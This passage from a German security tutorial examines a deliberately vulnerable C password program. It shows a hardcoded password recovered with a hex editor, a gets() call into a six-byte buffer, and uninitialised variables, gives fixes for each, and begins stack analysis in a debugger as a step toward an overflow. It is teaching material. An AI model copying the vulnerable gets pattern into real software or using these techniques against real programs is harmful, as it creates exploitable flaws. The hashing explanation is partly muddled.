komplexeren Wert. Die „räumliche“ Entkopplung von Passwort-Vergleich und Verzweigung ist hingegen gar nicht so dumm, da der Weg auch im Disassembly[ii] etwas verschleiert wird.

Schwachstelle 2: Passwort im Klartext gespeichert

2

Der nächste grobe Designfehler liegt in der Funktion `eingabe()`. Hier wird das Passwort im Klartext im Programmcode abgelegt. Abgesehen davon, dass man es ohne Änderung des Programmcodes (ggf. ohne Hilfe des Programmierers) nicht ändern könnte, lässt sich diese Zeichenkette sehr leicht in der EXE-Datei (ausführbares Programm) ebenfalls im Klartext auslesen. Dazu lädt man die Datei „bufferflow.exe“ einfach in einer Hex-Editor (z.B. HxD) und sucht mit der Funktion „Suchen“ nach der Zeichenkette „geheim“. Sie werden jetzt einwenden, dass der Angreifer gar nicht weiß, wonach er suchen muss. Richtig. Er sucht aber z.B. nach dem Begriff „Passwort“, denn dieser Text kommt ja in der Programmausgabe für ihn sichtbar vor. Und voila: „geheim“ steht gerade mal zwei Bytes hinter „Passwort“:



Wetten, dass der Hacker jetzt mal das Wort „geheim“ ausprobiert?

Abhilfe: Viel besser wäre es, wenn schon das Passwort „hart-verdrahtet“ im Quellcode untergebracht werden soll, hiervon nur ein sogenannter Hashcode abgelegt wird. Das Wort „Hash“ oder „Hashing“ bedeutet so viel wie „Gehacktes“ oder „Zerhacken“. Hierbei wird über einen mathematischen Algorithmus eine zu verschlüsselnde Zeichenkette so codiert, dass man die ursprünglichen Zeichen nicht mehr erkennen kann (zerhackt). Der Trick dabei ist, dass der Mechanismus gut in eine Richtung, nämlich in Richtung des Zerhackens funktioniert, jedoch gar nicht in umgekehrter Richtung. Man spricht von einem sogenannten Einweg- oder auch Falltür-Algorithmus.

Man kann sich das gut mit einem Schwein vorstellen, welches man durch den Fleischwolf dreht. Ein bestimmtes Schwein ergibt eine ganz individuelle Menge und Zusammensetzung von Hackfleisch. Würde man ein identisches Schwein durch denselben Fleischwolf (mit den gleichen Umgebungsparametern) jagen, so würde man identisches Hackfleisch erhalten. Durch Vergleich des Hacks könnte man feststellen, ob die eingegebenen Schweine identisch waren (ohne deren Aussehen gekannt zu haben).

Der umgekehrte Weg funktioniert nicht. Denn drückt man das Hackfleisch nun von unten in den Fleischwolf zurück und lässt das Gerät rückwärts laufen, kommt oben sicher kein (funktionierendes) Schwein heraus.

Dem zugrunde liegen – vereinfacht zusammengefasst – mathematische Algorithmen, die sich gut in die eine Richtung (nämlich der Verschlüsselungsrichtung) rechnen lassen, aber nicht oder nur schwer in die andere Richtung zurück. Das erfolgt beispielweise unter Verwendung von Primzahlen und Partialbruchzerlegung.

Wie funktioniert das (zugegeben blutige) Beispiel nun programmtechnisch bei einem Computer?

Hierzu benötigt man einen (sicheren) Hashing-Algorithmus, mit dem man zunächst das zu verschlüsselnde Vergleichswort „hashed“. Diesen Hash-Wert hinterlegt man nun im Programmcode (oder noch besser in einer externen Datei). Dann baut man denselben Hashing-Mechanismus in das eigene Programm ein

und hashed damit die Eingabe des Benutzers (ohne seine Eingabe irgendwo hin abzuspeichern, zu übertragen oder anzuzeigen). Man vergleicht nur den Hash-Wert der Eingabe mit dem hinterlegten Hash-Wert. Sind beide Hashes identisch, weiß man, dass der Benutzer das richtige Passwort eingegeben hat, ohne selbiges zu kennen (allgemein betrachtet, denn in unserem Beispiel kennt der Programmierer ja Quelle und Hash).

Schwachstelle 3: Falsche Funktionen und Deklaration

Der größte Programmierfehler liegt aber sicherlich in der Verwendung einer unsicheren Bibliotheksfunktion und dem fehlerhaften Dimensionieren des Char-Arrays. Schauen wir uns dazu die Funktion `eingabe()` genauer an:

```
int eingabe(void) {
        char puffer[6];
        puts ("Bitte geben Sie Ihr Passwort ein: \n");
        gets (puffer);
...
```

Die Variable `puffer` kann durch die Dimensionierung als Char-Array [6] sechs Zeichen aufnehmen. Jetzt hat zwar das hinterlegte Passwort auch nur sechs Zeichen Länge, aber was passiert wohl, wenn der Benutzer 7 oder mehr Zeichen eingibt (z.B. weil er sich einfach vertippt hat)?

Hier knallt es in der Funktion `gets (puffer)`. Der gets-Befehl liest solange Zeichen von der Tastatur (vom Tastaturpuffer) ein, bis der Benutzer die Eingabe-/Return-Taste bestätigt. Danach kopiert gets die gesamte Zeichenkette ohne jegliche Überprüfung einfach in die übergebene Variable (hier `puffer`), egal, ob diese passt oder zu lang ist. Im günstigsten Fall stürzt das Programm bei einer deutlich zu langen Zeichenkette einfach ab. Im ungünstigsten Fall wird genau diese Schwachstelle gezielt von Hackern ausgenutzt und darüber Schad-Code eingeschleust. Das werden wir im nächsten Kapitel zeigen.

Die Abhilfe wäre so einfach (Programmierer aufgepasst):
Die gets-Funktion gehört in kein Programm! Weitersagen!

Durch Verwendung der sicheren Funktion `fgets(puffer, n, stdin)` wird sichergestellt, dass maximal n Zeichen vom Puffer (hier `stdin`) eingelesen werden und an die Variable (hier `puffer`) übergeben werden. Will man also max. 6 Zeichen zulassen, lautet der Befehl `fgets(puffer, 6, stdin)`.
Dummerweise ist die `gets`-Funktion (wie einige weitere als unsicher geltende Funktionen) nach wie vor in fast jedem Compiler enthalten und wird von diesem nicht bemängelt. Und da immer weiter neue Programmierer nachwachsen, die nicht über den Tellerrand hinausschauen, wird auch heute noch fleißig von der gets-Funktion (oder vergleichbaren Funktionen) Gebrauch gemacht.

Eclipse verhält sich bei der Ausgabe auf der Konsole etwas eigenartig und gibt oft eine anstehende Ausgabe nicht auf dem Bildschirm aus (obwohl das in der DOS-Box mit der EXE-Datei prima funktioniert). Hier hilft es, hinter jeden Ausgabebefehl (z.B. `printf, puts`) den Befehl `fflush (stdout)` folgen zu lassen. Das bewirkt, dass alles was im Ausgabepuffer liegt, auch wirklich auf der Konsole (`stdout`) ausgegeben wird.

Schwachstelle 4: Fehlende Initialisierung der Variablen

Last but not least ist zu bemängeln, dass die verwendeten Variablen `check` und `puffer` nicht mit Startwerten initialisiert worden sind. Somit haben diese Variablen vor ihrer ersten Verwendung zufällige Werte, was dann kritisch wird, wenn die Werte aus Unachtsamkeit des Programmierers oder wegen eines Programmfehlers (Hackerattacke) mit den Variablenwerten arbeitet (diese auswertet), bevor sie gezielt mit Werten befüllt worden sind. Diesen Fehler werden wir in einem der nächsten Schritte beheben, damit wir es einfacher haben, die Variablen (-werte) im Speicher wiederzufinden.

Abhilfe: Variablen immer schon bei der Deklaration / Dimensionierung mit einem Startwert vorbesetzen.

```
char puffer[6]="123456";
int check=0; (oder int check=4711;)
```

Diese Modifikation bauen wir direkt ins Programm ein, damit wir die Variablen beim Debuggen leichter identifizieren können.

Analyse des Codes und Ausnutzen der Schwachstelle

Nun wird es langsam Zeit, dieses herrlich unsichere Programm mal genauer zu analysieren und Schad-Code zu entwickeln, damit wir ohne Kenntnis des Passwortes in die gesicherte Programmroutine gelangen können.

Analyse des Speicher- und Stack-Aufbaus


Hierzu debuggen wir das Programm und schauen uns den Stack-Aufbau an. Der Begriff „Bug“ heißt nichts anderes als Wanze/Käfer und ist mit dem Autor nur entfernt verwandt. Bug wird beim Computer als Synonym für einen Fehler oder eine Fehlfunktion angesehen. Das kommt aus der Zeit, als Rechner noch

zimmerfüllend waren und vor allem aus frei liegenden Leitungen und Leiterplatten bestanden. Da landete ab und zu ein Käfer (oder ein Wanze) tot auf solch einer Platine, wurde durch den Stromschlag ggf. noch gegrillt, stellte aber je nach Lage einen Kurzschluss auf den Schaltungen her. Funktionierte nun ein Computer nicht wie erwartet, begab sich der Operator auf die Suche nach Käfern (eben den Bugs) und entfernte sie von den Platinen.

Dieser Vorgang des Debuggens ist auch heute noch gebräuchlich, auch wenn die Käfer eher virtueller Natur sind und damit das Auffinden von Programmfehlern gemeint ist.


Und was ist ein Stack? Ein Stack ist übersetzt ein Stapel. Beim Computer ist der Stack ein bestimmter vom Programm reservierter Speicherbereich, in den das Programm Adressen für Subroutinen, die Rücksprungadressen nach Beendigung der Unterfunktionen und lokale[iii] Variablen ablegt. Ähnlich einem Dokumentenstapel auf dem Schreibtisch wächst dieser von unten nach oben und man kann ein neues Dokument immer nur oben auflegen. Wenn man an tieferliegende Dokumente gelangen möchte, muss man den Stapel Seite für Seite von oben abtragen (zumindest, wenn man nicht pfuscht). Dieses Prinzip des Last-In-First-Out (LIFO) macht der Computer ganz konsequent. Er pfuscht nicht und kann daher immer nur etwas oben auf den Stack legen (Befehl push) und dann muss er es in der gleichen Reihenfolge auch wieder vom Stack herunternehmen (Befehl pop). Da auf dem Stack sowohl die lokalen Variablen (also in unserem Beispiel die integer-Variable `check` und das Char-Array `puffer`) als auch die Sprungadressen für die Funktionen liegen, ist der Stack bzw. dessen Modifikation das Objekt der Begierde des Hackers. Zunächst Debuggen wir unser Programm in Eclipse und schauen uns dabei den Stack genauer an. Die Rücksprungadressen werden hierbei (kurzzeitig) in speziellen Registern (das sind Speicherstellen im Prozessor) gespeichert und dann auf dem Stack abgelegt. Und auch die lokalen Variablen lassen sich auf dem Stack identifizieren. Hierzu nutzen wir in Eclipse im Debug-

Modus die Ansicht „Registers“ und „Variables“, die uns die Speicheradressen der relevanten Informationen anzeigen. Gestartet wird der Debug-Modus über das Käfer-Symbol in der Menüleiste oder den -befehl „Run / Debug“.



Nach dem Start des Debug-Modus steht der Programmzeiger auf dem ersten ausführbaren Befehl in `main()` - Hier vor Ausführung des Aufrufs für die Funktion eingabe().

Da die `main()`–Funktion keine eigenen lokalen Variablen besitzt, interessieren uns hier nur die Adressen der Register `EBP` und `ESP`. Diese Informationen kann man in Eclipse rechts oben im Debug-Fenster in der Sektion „Registers“ erhalten.



Der `EBP` (hier bei `0x28ff28`) ist der Basepointer der aktuellen Funktion und bezeichnet die Basisadresse des Stacks der jeweiligen Funktion (hier also `main()`). Der `ESP` (hier bei `0x28ff10`) ist der Stackpointer und zeigt immer auf das oberste Element des Stacks. Ergo begrenzen `ESP` und `EBP` (plus die Rücksprungadresse oberhalb von `EBP`) den Stackframe der jeweiligen Funktion.

Somit haben wir die ersten Adressen gefunden, die nachher für uns wichtig sind: `0x28ff28` und `0x28ff10`.


Exkurs: Adressen werden beim Computer üblicherweise in der sogenannten Hexadezimalschreibweise dargestellt. Hierbei geht der Ziffernvorrat im Gegensatz zum Dezimalformat nicht nur von 0 bis 9, sondern von 0 bis 15 bzw. präziser 0-F. Das hat den Hintergrund, dass Computer letztlich nur mit Einsen und Nullen arbeiten können (Schalter ein oder aus). Das Dualsystem ist jedoch sehr unhandlich, da bereits für Zahlen von 0-255 8 Bit (also 8 Stellen 0 oder 1) benötigt werden. Das ist dann gerade mal ein Byte. Daher fasst man 4 Bit = 16 Zeichen zu einem Hex-Wert 0-9, A, B, C, D, E, F zusammen. Das A steht dann dezimal für die 10, das F für die 15_{10}.

Da man immer die „0“ mitzählen muss, ergeben sich also mit den Zeichen 0-15 bzw. 0-F 16 mögliche Zustände. Fasst man zwei hexadezimale Ziffern zusammen, erhält man 2x4 Bit = 8 Bit =1


Byte. Die dezimale Zahl „255“ kann man also hexadezimal als „0xFF“ oder im Dualsystem als „1111 1111“ darstellen.

Wir merken uns also nun als Basisadresse für den `EBP` die hexadezimale Speicherstelle `0x28ff28` (32 BIT).


Zur Ansicht des Speichers an dieser Adresse wählen wird den Reiter „Memory“, klicken auf „Add“ und geben die Startadresse von `check` in den erscheinenden Dialog ein:



Diese Ansicht eignet sich zur Nachvollziehbarkeit noch nicht wirklich, sodass wir nun auf „New Renderings“ klicken, „Traditional“ auswählen und anschließend mit einem Rechtsklick auf die neue Ansicht die Anzahl der anzuzeigenden Spalten (Columns) auf „1“ stellen:



Letztlich erhalten wir folgende Ansicht:



Es lohnt sich, für das weitere Verständnis des Artikels, die Anzeige genauer zu betrachten. In der linken Spalte werden die Speicheradressen des ersten Bytes der jeweiligen Zeile angezeigt. Dann folgt in der mittleren Spalte der Inhalt der Speicherzellen mit einer Breite von 4 Byte = 32 BIT (jeweils zwei Hexadezimalzahlen nebeneinander ohne Trennzeichen).

In der rechten Spalte folgt dann die Ausgabe der zu den Hex-Werten korrespondierenden ASCII-Codes, also den druckbaren Zeichen, sofern es zum Code ein druckbares Zeichen gibt. Ent-

spricht der Hexcode (z.B. „FF“) keinem druckbaren Zeichen im ASCII-Code, so wird ein „Maumann“ (hier ein „y“ mit zwei Punkten) ausgegeben (irgendein Sonderzeichen aus einer ggf. fremden Sprache). Wichtig zu wissen ist, dass der Adresswert (hier `0x0028ff28`) in der linken Spalte das 1. Byte von rechts gesehen in der mittleren Spalte und das 1. Zeichen von links in der rechten Spalte darstellt (68 ist der Hexcode des ASCII-Zeichens „h“).

Das hat mit der sogenannten Little Endian-Darstellung bei Intel-basierten Computern zu tun, bei der das niedrigstwertiges Byte an der kleinsten Speicheradresse gespeichert bzw. dieses wird zuerst genannt. Bei der ASCII-Ansicht ist für uns Menschen jedoch die Schreibweise von links nach rechts angenehmer, weshalb die Traditional-View hier der Favorit ist.


Zusätzlich ist noch die Adresse interessant, die eine Zeile „unter“ dem `EBP` liegt (nur optisch, tatsächlich liegt sie oberhalb an Adresse `0x0028ff2c)`. Hier findet man nämlich immer die Rücksprungadresse in die übergeordnete Funktion (in diesem Fall ins Betriebssystem). Wir erinnern uns, dass der `ESP` von `main()` bei `0x28ff10` liegt (führende Nullen kann man weglassen und Groß-/Kleinschreibung bei Adressen ist auch zulässig). Daher scrollen wir in der Memory-Ansicht so weit nach oben, bis wir auch die Adresse `0x28ff10` sehen können.

Für `main()` erhalten wir damit folgenden Stack-Aufbau:


```
0x0028FF10  00401940  @.@.    ESP main()
0x0028FF14  00744E80  .Nt.
0x0028FF18  00000034  4...
0x0028FF1C  7EFDE000  .àý~
0x0028FF20  00000000  ....
0x0028FF24  7EFDE000  .àý~
0x0028FF28  0028FF68  hÿ(.    EBP main()
0x0028FF2C  004010B9  ¹.@.    Rücksprungadresse Betriebssystem
```

Die Speicherstellen, die zwischen den bezeichneten Adressen liegen, sollen uns im Moment nicht interessieren (sie werden ggf. vom Debugger benutzt).

Nun lassen wir den Debugger um einen Schritt weiterlaufen (Button „Step in“ bzw. F5 – siehe Pfeil) und landen in der Funktion `eingabe()`. Rechts oben im Fenster „Register“ haben sich nun ein paar Werte geändert (was Eclipse gelb unterlegt darstellt). Uns interessieren auch hier wieder die Werte von `ESP` und `EBP` jetzt von der Funktion `eingabe()`:




Wir notieren die Adressen `ESP 0x28fee0` und `EBP 0x28ff08`, wechseln auf den Reiter „Variables“ und finden die beiden Variablen der Funktion `eingabe()` wieder, die hier noch uninitialisiert sind:



Name	Type	Value	Location
puffer	char [6]	0x28fef6	0x28fef6
puffer[0]	char	-24 'è'	0x28fef6
puffer[1]	char	14 '\016'	0x28fef7
puffer[2]	char	-2 'þ'	0x28fef8
puffer[3]	char	-1 'ÿ'	0x28fef9
puffer[4]	char	-1 'ÿ'	0x28fefa
puffer[5]	char	-1 'ÿ'	0x28fefb
check	int	1972900194	0x28fefc

Geht man im Debug-Modus zwei Schritte weiter (2xF5), so werden die Variablen mit den von uns deklarierten Werten vorbesetzt:




Name	Type	Value	Location
puffer	char [6]	0x28fef6	0x28fef6
puffer[0]	char	49 '1'	0x28fef6
puffer[1]	char	50 '2'	0x28fef7
puffer[2]	char	51 '3'	0x28fef8
puffer[3]	char	52 '4'	0x28fef9
puffer[4]	char	53 '5'	0x28fefa
puffer[5]	char	54 '6'	0x28fefb
check	int	4711	0x28fefc


Besser wäre es gerade in diesem Kontext, die Variable `check` direkt mit „0“ vorzubesetzen. Wird sie nämlich nun nicht im weiteren Programmverlauf modifiziert, dann ist der Zugang zur gesicherten Funktion quasi schon eingerichtet. Eine „0“ ist im Speicher jedoch deutlich schwerer zu identifizieren (zur Nachvollziehbarkeit für Sie als Leser) und daher initialisieren wir die Variablen einfach mal mit leicht erkennbaren Mustern.

Die Variable `puffer` liegt also offenbar an den Speicherstellen `0x28fef6` bis `0x28fefc` und belegt erwartungskonform 6 Bytes. Die Variable `check` liegt bei `0x28fefc`. Auch diese Adressen merken wir uns und suchen sie anschließend in der Memory-Ansicht in Eclipse.

Um den dezimalen Wert `4711` im Speicher zu finden, sollte man ihn z.B. mit dem Windows-Taschenrechner in einen Hexadezimalwert umrechnen. Dazu wechselt man im Windows-Taschenrechner auf die Ansicht „Programmierer“ und tippt die `4711` in der Ansicht „Dez“ ein. Mit einem Klick auf „Hex“ wird die Zahl in den entsprechenden Hex-Wert `1267` umgerechnet:



Den Wert `0x1267` und die Zeichenkette `123456` sollten wir nun durch ein wenig scrollen (nach oben zu den niedrigeren Speicheradressen) in der Memory-Ansicht von Eclipse finden können:



Nun „steppen“ wir mit F5 solange weiter, bis wir an den Punkt kommen, an dem wir das Passwort eingeben sollen und tippen „abcdef“ ein. Anschließend steppen wir noch ein paar Schritte weiter, bis die Variable `check` wegen des falschen Passwortes auf „0“ gesetzt wird. Wir wechseln wieder in die Memory-Ansicht und scrollen bis zu dem Bereich der Variablen.

Es ergibt sich folgendes Bild:





Abbildung 26: Variableninhalte nach Passworteingabe

